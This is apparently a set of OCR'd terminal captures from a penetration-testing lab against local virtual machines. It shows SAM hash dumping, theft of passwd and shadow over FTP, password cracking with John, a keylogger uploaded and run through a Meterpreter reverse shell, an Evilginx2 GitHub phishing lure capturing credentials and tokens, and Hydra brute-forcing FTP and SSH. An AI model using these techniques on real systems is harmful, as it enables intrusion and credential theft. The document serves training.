[*] 192.168.92.5:445 - Dumping SAM hashes
[*] 192.168.92.5:445 - Password hints:
No users with password hints on this system
[*] 192.168.92.5:445 - Password hashes (pwdump format - uid:rid:lmhash:nthash:::):
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
[*] 192.168.92.5:445 - Using `INLINE` technique for CACHE and LSA
[*] 192.168.92.5:445 - Decrypting LSA Key
[*] 192.168.92.5:445 - Dumping LSA Secrets
```

```
230 User vagrant logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> bin
200 Type set to I
ftp> cd ubuntu_hash
250 CWD command successful
ftp> get passwd
local: passwd remote: passwd
200 EPRT command successful
150 Opening BINARY mode data connection for passwd (2174 bytes)
100% |***********************************************************
226 Transfer complete
2174 bytes received in 00:00 (1.36 MiB/s)
ftp> get shadow
local: shadow remote: shadow
200 EPRT command successful
150 Opening BINARY mode data connection for shadow (1841 bytes)
100% |***********************************************************
226 Transfer complete
1841 bytes received in 00:00 (1.47 MiB/s)
ftp> exit
221 Goodbye.
```

```
┌──(kali㉿kali)-[~/ubuntu_hash]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt"
Use the "--format=md5crypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
vagrant          (vagrant)
1g 0:00:00:39 DONE (2025-11-04 16:09) 0.02538g/s 2924p/s 2924c/s 2924C/s vicky12..teamosamuel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/ubuntu_hash]
└─$
```

```
┌──(kali㉿kali)-[~/ubuntu_hash]
└─$ john hash.txt --format=md5crypt --wordlist=./starwars.txt ./hash.txt
Using default input encoding: UTF-8
Loaded 15 password hashes with 15 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256
AVX2 8×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2025-11-04 16:11) 0g/s 0p/s 0c/s 0C/s
Session completed.

┌──(kali㉿kali)-[~/ubuntu_hash]
└─$ john --show ./hash.txt
vagrant:vagrant:900:900:vagrant,,,:/home/vagrant:/bin/bash

1 password hash cracked, 15 left

┌──(kali㉿kali)-[~/ubuntu_hash]
└─$
```

```
┌──(kali㉿kali)-[~/remote_hash]
└─$ john --format=nt --incremental=ascii hash.txt
Using default input encoding: UTF-8
Loaded 18 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Remaining 15 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
```

kali@kali: ~/remote_hash

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~/remote_hash]
└─$ john --format=NT --incremental=ASCII --fork=4 hash.txt
Using default input encoding: UTF-8
Loaded 18 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Remaining 15 password hashes with no different salts
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
1 0g 0:00:00:33  0g/s 29148Kp/s 29148Kc/s 438018KC/s paicyjek..paic14cl
3 0g 0:00:00:33  0g/s 20642Kp/s 20642Kc/s 310295KC/s c011cy!..c012jub
2 0g 0:00:00:33  0g/s 20384Kp/s 20384Kc/s 306594KC/s jjb13n33..jjb14m39
4 0g 0:00:00:33  0g/s 19672Kp/s 19672Kc/s 295984KC/s be7r0l..bra42k
1 0g 0:00:00:35  0g/s 28261Kp/s 28261Kc/s 432762KC/s jcbgr19j..jcbgom1c
4 0g 0:00:00:35  0g/s 20114Kp/s 20114Kc/s 308186KC/s dcp59cm..dcp579j
2 0g 0:00:00:35  0g/s 20320Kp/s 20320Kc/s 311427KC/s hyrhs0y..hyrhblh
3 0g 0:00:00:35  0g/s 20817Kp/s 20817Kc/s 318951KC/s 01M7o0..01THJU
```

```
┌──(kali㉿kali)-[~/mywordlists]
└─$ cat bb_wordlist.txt
bWAPP
extremely
buggy
web
app
Drupageddon
Evil
folder
phpMyAdmin
SQLiteManager


┌──(kali㉿kali)-[~/mywordlists]
└─$
```

```
Session  Actions  Edit  View  Help
  GNU nano 8.6
bWAPP
buggy
Drupageddon
Evil
```

```
kali@kali: ~/mywordlists
Session  Actions  Edit  View  Help


┌──(kali㉿kali)-[~/mywordlists]
└─$ rsmangler --file bb_wordlist.txt --output bb_big_wordlist.txt

┌──(kali㉿kali)-[~/mywordlists]
└─$
```



Session Actions Edit View Help
EvilbuggyDrupageddonbWAPP09
1EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP1
2EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP2
3EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP3
4EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP4
5EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP5
6EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP6
7EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP7
8EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP8
9EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP9
10EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP10
11EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP11
12EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP12
13EvilbuggyDrupageddonbWAPP

```
┌──(kali㉿kali)-[~/exploits]
└─$ ftp 192.168.92.5
Connected to 192.168.92.5.
220 Microsoft FTP Service
Name (192.168.92.5:kali): vagrant
331 Password required for vagrant.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> bin
200 Type set to I.
ftp> put keylogger.exe
local: keylogger.exe remote: keylogger.exe
229 Entering Extended Passive Mode (|||49273|)
125 Data connection already open; Transfer starting.
100% |***************************************|  7680       36.25 MiB/s    00:00 ETA
226 Transfer complete.
7680 bytes sent in 00:00 (3.59 MiB/s)
ftp> exit
221 Goodbye.


┌──(kali㉿kali)-[~/exploits]
└─$
```




```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.92.3:4444
[*] Sending stage (230982 bytes) to 192.168.92.5
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/
fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was rep
laced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.92.3:4444 → 192.168.92.5:49302) at 2025-11
-04 16:34:27 +0530
```




```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
my username is vagrant<CR>
my password is vagrant<CR>
it captures vereything i s<^H>type
```



```
: config domain test.local
[16:54:47] [inf] server domain set to: test.local
[16:54:47] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>
: config ipv4 192.168.92.3
[16:55:06] [inf] server external IP set to: 192.168.92.3
: config

 domain             : test.local
 external_ipv4      : 192.168.92.3
 bind_ipv4          :
 https_port         : 443
 dns_port           : 53
 unauth_url         : https://www.youtube.com/watch?v=dQw4w9WgXcQ
 autocert           : on
 gophish admin_url  :
 gophish api_key    :
 gophish insecure   : false

: 
```

```
: phishlets hostname github github.test.local
[16:56:02] [inf] phishlet 'github' hostname set to: github.test.local
[16:56:02] [inf] disabled phishlet 'github'
: phishlets enable github
[16:56:13] [inf] enabled phishlet 'github'
: phishlets

+-----------+-----------+------------+--------------------+--------------+
| phishlet  |  status   | visibility |      hostname      | unauth_url   |
+-----------+-----------+------------+--------------------+--------------+
| example   | disabled  | visible    |                    |              |
| github    | enabled   | visible    | github.test.l ...  |              |
+-----------+-----------+------------+--------------------+--------------+

: 
```


```
: lures create github
[16:57:05] [inf] created lure with ID: 0
: lures


+----+-----------+----------+-----------+------------+--------------+--------+------+
| id | phishlet  | hostname |   path    | redirector | redirect_url | paused |  og  |
+----+-----------+----------+-----------+------------+--------------+--------+------+
| 0  | github    |          | /ItmbAMrL |            |              |        | ———  |
+----+-----------+----------+-----------+------------+--------------+--------+------+

: lures get-url 0

https://github.test.local/ItmbAMrL

: 
```


kali@kali: ~
Session Actions Edit View Help
GNU nano 8.6 /etc/hc
127.0.0.1 localhost
127.0.1.1 kali
127.0.0.1 github.test.local
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters


(16) Inbox | nikfrank2@pr
evilginx2-phishlets/phish
Sign in to GitHub · GitHub
github.test.local/login
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunte
Skip to content
Sign in to GitHub
Username or email address
Password
Forgot password?
Sign in
New to GitHub? Create an account
Terms
Privacy
Docs
Contact GitHub Support
Manage cookies
Do not share my personal information


https://github.test.local/ItmbAMrL
: 2025/11/04 16:59:56 [001] WARN: Cannot handshake client github.com remote error: tls: unknown certificate authority
2025/11/04 16:59:56 [002] WARN: Cannot handshake client github.com remote error: tls: unknown certificate authority
[17:00:00] [imp] [0] [github] new visitor has arrived: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 (127.0.0.1)
[17:00:00] [inf] [0] [github] landing URL: https://github.test.local/ItmbAMrL
[17:00:53] [+++] [0] Password: [
[17:00:53] [+++] [0] Username: [
[17:01:59] [+++] [0] Username: [
[17:01:59] [+++] [0] Password: [
[17:01:59] [+++] [0] all authorization tokens intercepted!
:

```
┌──(kali㉿kali)-[~/crack]
└─$ hydra -L users.txt -P passwords.txt ftp://192.168.92.4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in militar
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 17:15:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 120 login tries (l:10/p:12), ~8 t
[DATA] attacking ftp://192.168.92.4:21/
[21][ftp] host: 192.168.92.4   login: vagrant   password: vagrant
[21][ftp] host: 192.168.92.4   login: leia_organa   password: help_me_obiwan
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-04 17:15:49

┌──(kali㉿kali)-[~/crack]
└─$
```

```
┌──(kali㉿kali)-[~/crack]
└─$ hydra -L users.txt -P passwords.txt ssh://192.168.92.4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in militar
y or secret service organizations, or for illegal purposes (this is non-binding, thes
e *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 17:17:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommend
ed to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 120 login tries (l:10/p:12), ~8 t
ries per task
[DATA] attacking ssh://192.168.92.4:22/
[22][ssh] host: 192.168.92.4   login: vagrant   password: vagrant
[22][ssh] host: 192.168.92.4   login: leia_organa   password: help_me_obiwan
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-04 17:17:58

